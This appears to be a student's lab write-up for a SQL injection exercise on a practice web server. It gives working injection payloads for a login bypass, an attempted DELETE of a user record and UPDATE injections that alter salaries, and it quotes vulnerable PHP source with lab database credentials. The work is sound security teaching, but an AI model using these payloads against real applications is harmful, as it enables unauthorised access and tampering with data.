



# Lab 1 - 190042139

## Practice Task:

### Task 2.1:



For this attack, just adding **admin' ;#** is enough.



## Task 2.2:

I used curl


[http://www.seed-server.com/unsafe\\_home.php?username=admin%27%3B%23&Password=](http://www.seed-server.com/unsafe_home.php?username=admin%27%3B%23&Password=)




## Task 2.3:

Here I tried with the statement


**admin'; DELETE FROM credential WHERE name='Samy';#**



But it did not work:



Then I went to the page source file unsafe\_home.php:





```
40 session_start();
41 // if the session is new extract the username password from the GET request
42 $input_name = $_GET['username'];
43 $input_pwd = $_GET['Password'];
44 $hashed_pwd = sha1($input_pwd);
45
46 // check if it has exist login session
47 if($input_name==" and $hashed_pwd==sha1("") and $_SESSION['name']!=" and $_SESSION['pwd']!=
48 =="){
49     $input_name = $_SESSION['name'];
50     $hashed_pwd = $_SESSION['pwd'];
51 }
52
53 // Function to create a sql connection.
54 function getDB() {
55     $dbhost="10.9.0.6";
56     $dbuser="seed";
57     $dbpass="dees";
58     $dbname="sqlab_users";
59     // Create a DB connection
60     $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
61     if ($conn->connect_error) {
62         echo "</div>";
63         echo "</nav>";
64         echo "<div class='container text-center'>";
65         die("Connection failed: " . $conn->connect_error . "\n");
66         echo "</div>";
67     }
68     return $conn;
69 }
```

I noticed that there is a function called **mysqli**, it prevents us from entering more than one sql query in a single statement. So, we cannot append statements.

### Task 3.1:


I simply inserted '**salary='500000**' on the edit profile form which is actually and update query.






### Task 3.2:

I inserted `' salary=1 WHERE Name='Boby';#` in the same way.







### Task 3.3:

I created a file where I created a sha1 hash. Then extracted that hash and copied it into the input form.

